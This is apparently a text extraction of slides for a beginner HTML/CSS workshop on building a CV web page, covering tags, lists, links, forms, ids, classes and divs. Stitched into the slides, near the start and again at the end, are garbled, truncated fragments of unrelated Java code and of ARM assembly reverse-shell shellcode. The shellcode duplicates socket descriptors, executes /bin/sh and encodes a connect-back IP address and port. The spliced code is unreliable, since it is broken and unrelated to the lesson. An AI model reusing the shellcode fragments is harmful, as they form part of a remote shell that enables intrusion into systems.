


# Web Dev for Beginners: Code Your CV Coding Workshop




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```
rien ()  
  
t reference;  
ing adresse;  
ble tarifMensuel;  
uble surfaceTotale;  
olean enLocation;  
ring dateDebutLoc  
  
static ArrayList<Bien>  
teurs  
ien () {}  
Bien(int reference, String adresse, double tarifMensuel, double surfaceTotale) throws  
e {}  
arifMensuel > 0 && surfaceTotale > 0 && getBienFromReference(reference) == null) {  
is reference = reference;  
is adresse = adresse;  
is tarifMensuel = tarifMensuel; // on admet qu'il n'y a pas de négociations lors de la location  
is surfaceTotale = surfaceTotale;  
is enLocation = false; //car pas encore lié à un client  
row new ValeurAberrante();  
  
svc #1  
// dup2(sockfd, 2)  
mov r0, r4  
mov r1, #2  
svc #1  
  
ing toString() {  
getClass().getName()+ " | " +getReference()+ " | "+getAdresse());  
// execve("/bin/sh", 0, 0)  
adr r0, binsh  
sub r2, r2  
sub r1, r1  
strb r2, [r0, #7]  
mov r7, #11  
svc #1  
  
struct:  
.ascii "\x02\xff"  
.ascii "\x11\x5c"  
.byte 192,168,139,130  
binsh:  
.ascii "/bin/shX" ; vForm: azeria labs  
  
tic int rechercheDansListe(int reference, int f) {  
or<Bien> it = liste_bien.iterator();  
=-1; int f = -1;  
(it.hasNext()) {  
+;  
en tmp = it.next();  
(tmp.reference == reference) {  
f = f;  
f;  
  
tic Bien getBienFromReference(int reference) {  
= rechercheDansListe(reference);  
= null;  
f = -1) {  
= liste_bien.get(f);
```

# Why This Workshop ?

- Understand how coding works
- Discover a programming language
- See the opportunities of coding
- Find a new and appealing way of displaying a CV
- Discover SCA
- Have fun !





# Getting started - Where to code?

- No need of Shell terminal (but if you have one and know how to use it then that's great!)
- You do need a text editor!
- There are many possibilities for such editors - free options include :
  - VSCode (ideal!)
  - Sublime (next in line)
  - Spacemacs (open source)
  - Vim (somehow difficult)



# Getting started - Setting it all up

- First set up the document so the computer recognizes it is an HTML.
- Always think about putting opening and closing borns : <> and </>
- Indentation is a key component to make your code clearer!

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-
width,initial-scale=1">
  <title></title>
</head>
<body>

</body>
</html>
```

```
<arm>
  <wrist>
    <bracelet>
    </bracelet>
  </wrist>
</arm>
```

# Let's Code! - Titles and Paragraphs

- Several levels of titles (from 1 to 6, 1 being the bigger).
- Have opening and closing borns.
- Titles corresponds to <h...> borns (don't forget the closing one).
- For Paragraphs the born is <p> </p>.
- For Bold texts, use <B> </B>, for Italic <I> </I>, for underlined text <U>, </U>.
- If you do some at the same time take care of the indentation!
- A good writing of several level:

<h1> <B> <U> Amazing Title </U> </B> </h1>

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-
width,initial-scale=1">
  <title></title>
</head>
<body>
  <h1> Emily Cooper </h1>
  <h2> Social Advisor at Savoir </h2>
</body>
</html>
```

# Let's Code! - Lists and comments

- Lists are delimited by `<ul>` `</ul>`. Each element is delimited with `<li>` `</li>`.
- Comments are written as follows:

`<!-- Comment -->`

- It will not be taken into account by the code. It's just for you.

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-
width,initial-scale=1">
  <title></title>
</head>
<body>

  <h1> Emily Cooper </h1>
  <h2> Social Advisor at Savoir </h2>

  <h2> Boyfriends </h2>
    <ul>
      <li>Doug</li>
      <li>Mathieu Cadault</li>
      <li>Thomas</li>
      <li>Timothée</li>
      <li>Alfie</li>
      <li>Gabriel</li>
      <li>Marcello</li>
    </ul>

</body>
</html>
```

# Let's Code! - Links and Pictures

- The same logic is to apply for these 2 elements.
- Links work with `<a>` `</a>` however to indicate the redirecting link you need to add `href = "link"` in the opening born. `target = "_blank"` is just to open a new tab. It is not necessary.
- Pictures are simply `<img/>` in which you need to add `src = "path/link"` and `alt="text"` in case the picture isn't charging.

```
</head>
<body>

  <a href="https://www.instagram.com/emilyinparis/" target="_blank">
    Click here to check my Instagram profile !!!
  </a>

</body>
</html>
```

```
</head>
<body>

</body>
</html>
```



# Let's Code! - Forms

- A form logically begins with the `<form>` tag and ends with the `</form>` tag
- The action parameter is the limit of this introduction: to process the information from this form (e.g., to save the data somewhere), you'll need more than just HTML/CSS
- There are many different types of inputs (checkboxes, colors, dates, etc.)

```
<form action="contact.php" method="POST">

    <label for="nom"> What's your name ? </label>
    <input required type="text" name="nom"
placeholder="Name">

    <label for="mail"> What's ur e-mail ? </label>
    <input required type="text" name="mail"
placeholder="E-mail">

    <label for="wanna_be"> Who are u ? </label>
    <select required name="wanna_be">
        <option>My next boyfriend.</option>
        <option>A marketing agency.</option>
        <option>The french administration.</option>
    </select>

    <input type="submit" name="submit">

</form>
```

# Let's Design! - Class and ID

- How do you modify just one h1- assigning it properties that other h1 elements shouldn't have? You need to return to the HTML and add an id to an element
- And then, you create a parallel to that id in the CSS file
- Note that ids are unique. If you want to apply this to multiple elements, you create a class instead

```
<body>

  <h1> Emily Cooper </h1>
  <!-- Here -->
  <h2 id="position"> Social Advisor at Savoir </h2>

  <h2 id="boyfriends"> Boyfriends </h2>
    <ul>
      <li>Doug</li>
    </ul>
  </li></li>
```

## Id CSS

```
1  #position
2  {
3      color: pink;
4  }
5  #boyfriends
6  {
7      color: blue;
8  }
```

# Let's Design! - CSS and HTML

- You just built your first website - let's make it prettier
- Create a file named style.css then link you HTML page to your CSS page

## CSS link

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4
5     <!-- Add this to your head -->
6     <link rel="stylesheet" type="text/css" href="style.css">
7     <!-- -->
8
9 </head>
10 <body>
11
12 </body>
13 </html>
```

- Now you're ready to start coding in your CSS file

## CSS format

```
1 things_you_want_to_modify
2 {
3     property:value;
4 }
```

# Let's Design! - Divs

- You need to think of a website as a collection of containers: it's a set of small bricks nested within each other, squares that you want to place in certain spots and not others
- To create a container with multiple elements, use the div tag. This allows you to be able to align and center elements

```
<body>
  <div id=container>
    <h1> Emily Cooper </h1>
    <h2 id="position"> Social Advisor at Savoir </h2>
    
  </div>
</body>
```

# What's next? - Useful tools to go further


- To have your own color palette : <https://htmlcolorcodes.com/fr/>
- To challenge yourself in code in a video ludic environment : <https://www.codingame.com/start/fr/>
- To have a more classic (free) learning experience: <https://openclassrooms.com/fr/> and w3.org
- Online Communities: StackOverflow, GitHub, YouTube...

When I wrote this code,  
only god & I understood what it did.



Now... only god knows.

```
se;
mensuel;
eTotale;
ation;
butloc;
yListeBien;
reference;
surfaceTotale;
admetQuilNyA pas de negociations lors de la local;
otale = surfaceTotale;
on = false; //car pas encore lie a un client
eurAberrante();
```



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# Thank You All

Hoping to see you for other events.  
Don't hesitate to follow our social media.

```
svc #1
// dup2(sockfd, 2)
mov r0, r4
mov r1, #2
svc #1
// execve("/bin/sh", 0, 0)
adr r0, binsh
sub r2, r2
sub r1, r1
strb r2, [r0, #7]
mov r7, #11
svc #1
struct:
.ascii "\x02\xff"
.ascii "\x11\x5c"
.byte 192,168,139,130
binsh:
.ascii "/bin/shX" ; vForm: azeria labs
tBienFromReference(int reference) {
DansListe(reference);
```

```
n.get(f);
supprimer(int reference)
DansListe(reference);
move(liste_bien.get(f));
rimerAuto(reference);
```

